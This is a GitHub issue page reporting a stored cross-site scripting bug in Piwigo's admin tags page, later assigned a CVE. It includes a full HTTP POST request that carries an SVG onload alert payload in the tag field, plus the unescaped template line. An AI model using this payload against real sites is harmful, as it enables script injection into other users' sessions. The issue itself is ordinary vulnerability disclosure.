New issue

Jump to bottom

Stored Cross Site Scripting in /admin.php?page=tags #1157

Open **matuhn** opened this issue on Feb 11, 2020 · 4 comments

matuhn commented on Feb 11, 2020

Hi team,


I just found a stored XSS in `admin.php?page=tags` .

Exploit Request :

```
POST /piwigo/piwigo/admin.php?page=tags HTTP/1.1
Host: 192.168.10.138
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:72.0) Gecko/20100101 Firefox/72.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: vi-VN,vi;q=0.8,en-US;q=0.5,en;q=0.3
Content-Type: application/x-www-form-urlencoded
Content-Length: 109
Origin: http://192.168.10.138
Connection: close
Referer: http://192.168.10.138/piwigo/piwigo/admin.php?page=tags
Cookie: pwg_id=kikufgh78rp553s266q6r0sj62
Upgrade-Insecure-Requests: 1

pwg_token=c8dea9237930ccb48c6d1a4e5020b32b&add_tag=%3Csvg%2Fonload%3Dalert%28document.domain%29%3E&add=Submit
```

PoC:



matuhn commented on Feb 11, 2020 Author

This causes by `\admin\themes\default\template\tags.tpl`

```
<label class="font-checkbox no-bold">
          <span class="icon-check" style="display:none"></span>
          <input type="checkbox" name="tags[]" value="{$tag.id}">
          {$tag.name}
        </label>
```

matuhn commented on Feb 11, 2020 Author

@plegall check this !

plegall commented on Mar 25, 2020 Member

In this case, it's considered as a bug: an admin has the right to use HTML in a tag name.

fgeek commented on Dec 7, 2021

https://nvd.nist.gov/vuln/detail/CVE-2020-22148 has been assigned for this issue.

Assignees

No one assigned

Labels

None yet

Projects

None yet

Milestone

No milestone

Development

No branches or pull requests

3 participants